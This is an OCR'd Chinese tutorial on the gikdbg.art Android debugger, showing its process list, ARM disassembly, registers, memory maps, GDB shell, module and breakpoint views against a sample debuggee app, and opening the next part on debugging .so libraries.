

gikdbg.art v1.0.build140601.3
Select process to attach
USER PID PPID VSIZE RSS WCHAN PC Status NAME
u0_a8 543 50 276720 45540 FFFFFFFF B6ED25CC sleeping com.android.launcher
u0_a39 567 50 251968 22216 FFFFFFFF B6ED25CC sleeping com.android.printspooler
u0_a2 590 50 256624 28888 FFFFFFFF B6ED25CC sleeping android.process.acore
u0_a32 673 50 252496 23512 FFFFFFFF B6ED25CC sleeping com.android.music
u0_a4 741 50 256824 22780 FFFFFFFF B6ED25CC sleeping com.android.dialer
u0_a5 758 50 255932 28888 FFFFFFFF B6ED25CC sleeping android.process.media
u0_a1 788 50 254168 26104 FFFFFFFF B6ED25CC sleeping com.android.providers.calendar
u0_a9 815 50 262964 26152 FFFFFFFF B6ED25CC sleeping com.android.mms
u0_a16 847 50 261124 25564 FFFFFFFF B6ED25CC sleeping com.android.calendar
u0_a20 869 50 255032 26024 FFFFFFFF B6ED25CC sleeping com.android.deskclock
u0_a24 889 50 267748 29932 FFFFFFFF B6ED25CC sleeping com.android.email
u0_a25 915 50 257464 23812 FFFFFFFF B6ED25CC sleeping com.android.exchange
root 1008 60 924 480 C0010008 B6EB1FA0 sleeping /system/bin/sh
root 1010 60 924 480 C0010008 B6EDCFA0 sleeping /system/bin/sh
root 1020 1008 924 480 C0010008 B6F35FA0 sleeping sh
root 1021 1010 924 480 C01EB6DC B6EA8158 sleeping sh
u0_a52 1049 50 258836 29096 FFFFFFFF B6ED25CC sleeping com.gikir.gikdebugee
root 1064 1020 1236 464 00000000 B6E9A158 running ps
Attach
Cancel

进程列表




控制台列表

Open 或者 Attach 之后就可以进入我们似曾相似的 CPU 主界面了：


gikdbg.art v1.0.build140601.3
Plugins Options Windows ART Help
ART CPU
B6ED25C0 E1A0C007 mov r12, r7
B6ED25C4 E3A070FC mov r7, #0xfc
B6ED25C8 EF000000 svc #0x0
B6ED25CC E1A0700C mov r7, r12
B6ED25D0 E3700A01 cmn r0, #0x1000
B6ED25D4 912FFF1E bxls lr
B6ED25D8 E2600000 rsb r0, r0, #0x0
B6ED25DC EA006D51 b #0xB6EEDB28
B6ED25E0 E1A0C007 mov r12, r7
B6ED25E4 E3A07F4F mov r7, #0x13c
B6ED25E8 EF000000 svc #0x0
B6ED25EC E1A0700C mov r7, r12
B6ED25F0 E3700A01 cmn r0, #0x1000
B6ED25F4 912FFF1E bxls lr
B6ED25F8 E2600000 rsb r0, r0, #0x0
B6ED25FC EA006D49 b #0xB6EEDB28
624228E0 system@framework@boot.oat(6236B000) + B78E0
B5918F07 libart.so(B58D9000) + 3FF07
B5918FFF libart.so(B58D9000) + 3FFFF
Register (ARM)
r0 FFFFFFFC
r1 BEF1A0D8
r2 00000010
r3 FFFFFFFF
r4 B8C94360
r5 00000000
r6 B8C94374
r7 000000FC
r8 B8C943A8
r9 00000014
sl 00000000
fp 00000001
ip BEF1A0D8
sp BEF1A0B8
lr B6E8D62B
pc B6ED25CC .epoll_wait+0xC
Address Hex dump
BEF1A0B8 CC 25 ED B6 00 00 00 00 00 00 00 00 0C 00 00 00
BEF1A0C8 00 A2 F1 BE 0A 00 00 00 0A 00 00 00 B8 00 00 00
BEF1A0D8 B8 A0 F1 BE 00 00 00 00 00 00 00 00 00 00 00 00
BEF1A0E8 B8 A0 F1 BE 11 00 00 00 5C E3 EF B6 00 00 00 00
BEF1A0F8 C8 A0 F1 BE 6C 08 AD B5 A4 08 AD B5 B8 08 AD B5
BEF1A108 D8 A0 F1 BE 5C E3 EF B6 3C E6 AD B5 64 E6 AD B5
BEF1A118 E8 A0 F1 BE 64 E6 AD B5 9C E6 AD B5 B0 E6 AD B5
BEF1A128 F8 A0 F1 BE 38 48 C9 B8 4B DC E5 B6 00 00 00 00
BEF1A138 08 A1 F1 BE 38 48 C9 B8 08 E5 C8 B8 38 48 C9 B8
BEF1A148 18 A1 F1 BE 00 00 00 00 3E 7A 73 F5 C8 CE 77 64
BEF1A158 28 A1 F1 BE 38 48 C9 B8 C8 CE 77 64 C8 CE 77 64
BEF1A0B8 00000011 Frame of epoll_wait
BEF1A0BC B6EFE35C
BEF1A0C0 00000000
BEF1A0C4 B5AD088C
BEF1A0C8 B5AD086C
BEF1A0CC B5AD08A4
BEF1A0D0 B5AD08B8
BEF1A0D4 B8C94838
BEF1A0D8 B6EFE35C
BEF1A0DC B5ADE63C
BEF1A0E0 B5ADE664
BEF1A0E4 B5ADE684
BEF1A0E8 B5ADE664

然后我们就处于调试状态，GDB Shell 可以执行 gdb 命令了：


gikdbg.art v1.0.build140601.3
Plugins
Options
Windows
ART Help
ADB Shell
b6ead000-b6eae000 rw-p 00019000 1f:00 702 /system
b6eae000-b6eaf000 r-xp 00000000 1f:00 764 /system
b6eaf000-b6eb0000 r--p 00000000 1f:00 764 /system
b6eb0000-b6eb1000 rw-p 00001000 1f:00 764 /system
b6eb1000-b6ef8000 r-xp 00000000 1f:00 650 /system
b6ef8000-b6efa000 r--p 00046000 1f:00 650 /system
b6efa000-b6efd000 rw-p 00048000 1f:00 650 /system
b6efd000-b6f0b000 rw-p 00000000 00:00 0
b6f0b000-b6f0e000 r-xp 00000000 1f:00 700 /system
b6f0e000-b6f0f000 r--p 00002000 1f:00 700 /system
b6f0f000-b6f10000 rw-p 00003000 1f:00 700 /system
b6f10000-b6f19000 r-xp 00000000 1f:00 665 /system
b6f19000-b6f1a000 r--p 00008000 1f:00 665 /system
b6f1a000-b6f1b000 rw-p 00009000 1f:00 665 /system
b6f1b000-b6f1d000 r--p 00000000 00:00 0
b6f1d000-b6f1f000 rw-p 00000000 00:00 0
b6f1f000-b6f2e000 r-xp 00000000 1f:00 152 /system
b6f2e000-b6f2f000 r--p 0000e000 1f:00 152 /system
b6f2f000-b6f30000 rw-p 0000f000 1f:00 152 /system
b6f30000-b6f31000 rw-p 00000000 00:00 0
b6f31000-b6f33000 r-xp 00000000 1f:00 90 /system
b6f33000-b6f34000 r--p 00001000 1f:00 90 /system
b6f34000-b6f35000 rw-p 00000000 00:00 0
b8b6d000-b8c9a000 rw-p 00000000 00:00 0 [heap]
b8c9a000-b8d03000 rw-p 00000000 00:00 0 [heap]
beefa000-bef1b000 rw-p 00000000 00:00 0 [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0 [vector
root@generic:/ # echo end_of_gikdbg_
(gikir) "This is the adb shell,you can execute any shell
GDB Shell
(gikir) help
help
List of classes of commands:
aliases -- Aliases of other commands
breakpoints -- Making program stop at certain points
data -- Examining data
files -- Specifying and examining files
internals -- Maintenance commands
obscure -- Obscure features
running -- Running the program
stack -- Examining the stack
status -- Status inquiries
support -- Support facilities
tracepoints -- Tracing of program execution without stopping
user-defined -- User-defined commands
Type "help" followed by a class name for a list of commands i
Type "help all" for the list of all commands.
Type "help" followed by command name for full documentation.
Type "apropos word" to search for commands related to "word".
Command name abbreviations are allowed if unambiguous.
(gikir) info target
info target
Symbols from "/system/bin/app_process".
Unix child process:
Using the running image of attached process 1049.
While running this, GDB does not access memory from...
Local exec file:
`/system/bin/app_process', file type elf32-littlearm.
Entry point: 0xb6f31d1c
0xb6f31134 - 0xb6f31147 is .interp

还可以通过/ART Debug/View/Module,/ART Debug/View/Breakpoint 等查看对应的数据：


gikdbg.art v1.0.build140601.3

Plugins Options Windows ART Help

ART Executable Modules

Index	Name	Base	Path
1	system@framework@boot.o	6236B000	/data/dalvik-cache/system@framework@boot.oat
2	libgikdebugee.so	AF8CB000	/data/app-lib/com.gikir.gikdebugee-1/libgikdebugee.so
3	gralloc.goldfish.so	AF999000	/system/lib/hw/gralloc.goldfish.so
4	data@app@com.gikir.gikd	AFF26000	/data/dalvik-cache/data@app@com.gikir.gikdebugee-1.apk@classes.dex
5	libGLESv2_emulation.so	B07A1000	/system/lib/egl/libGLESv2_emulation.so
6	libGLESv1_CM_emulation.s	B07AA000	/system/lib/egl/libGLESv1_CM_emulation.so
7	libGLESv1_enc.so	B07B5000	/system/lib/libGLESv1_enc.so
8	libGLESv2_enc.so	B07D4000	/system/lib/libGLESv2_enc.so
9	lib_renderControl_enc.s	B07ED000	/system/lib/lib_renderControl_enc.so
10	libOpenglSystemCommon.s	B07F2000	/system/lib/libOpenglSystemCommon.so
11	libjavacrypto.so	B1AA5000	/system/lib/libjavacrypto.so
12	libwebviewchromium_plat	B1AB9000	/system/lib/libwebviewchromium_plat_support.so
13	libjnigraphics.so	B1AD0000	/system/lib/libjnigraphics.so
14	libwilhelm.so	B1AD3000	/system/lib/libwilhelm.so
15	libOpenSLES.so	B1AFD000	/system/lib/libOpenSLES.so
16	libandroid.so	B1B01000	/system/lib/libandroid.so
17	libwebviewchromium.so	B1B11000	/system/lib/libwebviewchromium.so
18	librs_jni.so	B2DEE000	/system/lib/librs_jni.so
19	libexif_jni.so	B2DF7000	/system/lib/libexif_jni.so
20	libstagefright_amrnb_co	B2DFB000	/system/lib/libstagefright_amrnb_common.so
21	libexif.so	B2E09000	/system/lib/libexif.so
22	libmtp.so	B2E15000	/system/lib/libmtp.so
23	libstagefright_avc_comm	B2E29000	/system/lib/libstagefright_avc_common.so
24	libstagefright_enc_comm	B2E30000	/system/lib/libstagefright_enc_common.so
25	libpowermanager.so	B2E33000	/system/lib/libpowermanager.so
26	libvorbisidec.so	B2E38000	/system/lib/libvorbisidec.so
27	libstagefright_yuv.so	B2E52000	/system/lib/libstagefright_yuv.so
28	libstagefright_omx.so	B2E56000	/system/lib/libstagefright_omx.so
29	libconnectivitymanager.s	B2E71000	/system/lib/libconnectivitymanager.so
30	libstagefright.so	B2E74000	/system/lib/libstagefright.so
31	libmedia_jni.so	B2F63000	/system/lib/libmedia_jni.so
32	libdrmframework.so	B2FB6000	/system/lib/libdrmframework.so
33	libdrmframework_jni.so	B2FCE000	/system/lib/libdrmframework_jni.so
34	libEGL_emulation.so	B35D7000	/system/lib/egl/libEGL_emulation.so
35	libjavacore.so	B4D2B000	/system/lib/libjavacore.so

模块列表



Address	Offset	Type	Status	Index	Module	Condition	Comment
B01365F4	002105F4	Instruction	Active	1	data@app@com.gikir.gikdebugee-1.apk@		MainActivity$1-<init>
B013662A	0021062A	Instruction	Active	2	data@app@com.gikir.gikdebugee-1.apk@		MainActivity$1-<init>
B0136616	00210616	Instruction	Active	3	data@app@com.gikir.gikdebugee-1.apk@	if $r0==1	MainActivity$1-<init>
00000000	00000000	Memory	Active	4		*0xBEF1A0BC	

断点列表

这些都是与 ollydbg 一样的，剩下更多的细节，同学们可以前往 http://gikir.com/product.php 下载使用，自行摸索更多已经提供的功能。另外，在使用 gikdbg.art 的过程中有任何改进意见和 Bug，欢迎反馈给我们以帮助我们将他开发得更加完善。

下一篇文章(gikdbg.art 系列教程 2.1 调试 so 动态库)我们将详细介绍如何使用 gikdbg.art 调试 so 动态库程序，敬请关注 http://gikir.com/ ！

gikdbg.art 系列教程 2.1-调试 so 动态库

```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接( http://gikir.com/blog/?p=115 )和本申明，否则嘛，哼哼…\n”);

}
```

本篇文章我们将介绍如何使用 gikdbg.art 调试 so 动态库，此处我们以$(GIKDBG.ART)/artsample/apk/gikdebugee.apk 为例进行 Step by step 的操作与解释以及一些注意事项的说明。

Step 0.前置说明

